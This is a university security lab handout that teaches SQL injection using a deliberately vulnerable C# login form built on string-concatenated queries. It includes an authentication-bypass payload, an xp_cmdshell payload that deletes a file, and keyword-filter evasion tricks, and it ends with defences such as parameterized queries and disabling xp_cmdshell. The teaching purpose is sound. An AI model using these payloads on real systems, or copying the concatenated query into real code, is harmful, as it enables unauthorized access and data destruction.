Al-Azhar UNIVERSITY

Faculty of Engineering

Computers and Systems Engineering Department

EXPERIMENT 8 – Security and Hacking

OBJECTIVES

- Understand and implement the SQL Injection Hacking and how to protect your site against such attacks

MATERIALS/EQUIPMENT NEEDED

- **Microsoft Visual Studio**
- **Microsoft SQL Server**


INTRODUCTION

What is a SQL Injection?

The application dynamically generates an SQL query based on user input, but it does not sufficiently prevent that input from modifying the intended structure of the query

Task : Build Login Application

In this task will build a Login application as shown the following figure



PROCEDURE


Task 1: Create Database

Step 1: From **start menu – All Programs - Microsoft SQL Server** run **SQL Server Management Studio.** At the **connect to server** window enter the following parameters


Server name: <PCName>\SQLEXPRESS

Authentication: Windows Authentication


Then press connect



Step 2: From **Objet Explorer** window **Right click** on **Database** then select **New Database**



Step 3: From **New Database** window enter **database name** as **testdb** then click **OK**



Task 2: Create Tables


In this task will create the following table:

usertable Table


username	**password**
Character	***Character***
Mohamed	moh123
Ahmed	A12345

To Create the usertable Table, do the following steps

Step 1: Under **testdb** database **right click** on **Tables** then select **New Table**




Step 2: Define usertable table fields as shown in the following figure then save it as **usertable**



Task 3: Create Login Application in C#


Step 1: From **start menu – All Programs -** run **Microsoft Visual Studio - Microsoft Visual Studio.** From **File** menu select **New Project**. At **New Project** window select **Windows Form Application** and its **Name** is **LoginApp** as shown in the following figure. Then press **OK**



Step 2: From the **Toolbox** window add the following controls

Control Type	Properties	
	Name	**Text**
Label	label1	User Name
TextBox	txtUserName	User Name
Label	tb_ label2	Password
TextBox	txtPassword	Password
Button	buLogin	Login

After adding these control the result will be like this



Step 3: Right click on the form then select **View Code**. Then change the code to be like this

```
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Linq;
using System.Text;
using System.Windows.Forms;
using System.Data.SqlClient;

namespace LoginApp
{
    public partial class Form1 : Form
    {
        SqlConnection con;
        SqlCommand cmd;
        SqlDataReader reader;



        public Form1()
        {
            InitializeComponent();
```

```
        }

    }       }
```

Step 4: **Double click** on **Login** button then add the following code to its **Click** event

```
private void buLogin_Click(object sender, EventArgs e)
        {
            con = new SqlConnection("server=localhost\\SQLEXPRESS;
            Trusted_Connection=yes; database=testdb; connection
            timeout=30");

            try
            {
            string query = "select * from usertable where username ='" +
            txtUserName.Text + "' and password='" + txtPassword.Text +
            "';";

                cmd = new SqlCommand( query, con);
                  con.Open();
                reader = cmd.ExecuteReader();

                if(reader.HasRows)
                    MessageBox.Show("Login Successfully");
                else
                    MessageBox.Show("Login Failed");

            }
            catch (Exception ex)
            {
                MessageBox.Show(ex.Message, "OK");
            }

        }
```

Step 5: To run the application: from **Debug** menu select **Start Debugging** or press **F5**

Step 6: As an attacker, start the application and set the **username** to Mohamed and **password** to ' OR '1'= '1

Note: This should produce the following SQL statement.

SELECT * FROM usertable WHERE username = 'Mohamed' AND password=" OR '1'='1'

- Attacker is logged on without Authentication

Step 5: Try to access the operation system (Not only the web app and DB are at risk)

- MS SQL Server: Execute OS command **xp_cmdshell**
- Set username to **'; exec master.dbo.xp_cmdshell "del D:test.txt";**

  Note: This should produce the following SQL statement.

SELECT * FROM usertable WHERE

username=''; exec master.dbo.xp_cmdshell "del D:test.txt";

Note: del command delete specified file which is “test.txt” in partion D.

Step 7: Try securing and attacking

Original: SELECT * FROM usertable WHERE username='Mohamed' and password=''; exec master.dbo.xp_cmdshell "del D:test.txt";

- Defender: Disallow double quotes:
  - Attacker: SELECT * FROM user WHERE name=''; exec master.dbo.xp_cmdshell dir;

- Defender: Filter out string “xp_cmdshell”
  - Attacker: ';declare @a varchar(1000); set @a = 'master.dbo.xp_' + 'cmdshell dir'; exec (@a);

- Defender: Filter out “xp”, “cmd”, “shell”, ….
  - Attacker: ';declare @a varchar(1000); set @a = reverse('rid llehsdmc_px.obd.retsam'); exec (@a);--

Solution

- Validate the input -accept only known good.
- Process SQL queries using prepared statements, parameterized queries, or stored procedures.
- Enforce least privilege
  Where you can disable running **xp_cmdshell commands** on SQL server
  Use the following statement to disable it

```
EXEC  sp_configure 'show advanced options', 1

GO
-- To update the currently configured value for advanced
options.
RECONFIGURE

GO

-- To enable the feature.
EXEC sp_configure 'xp_cmdshell', 0

GO
-- To update the currently configured value for this feature.
RECONFIGURE

GO
```

- Show care when using stored procedures (e.g. exec)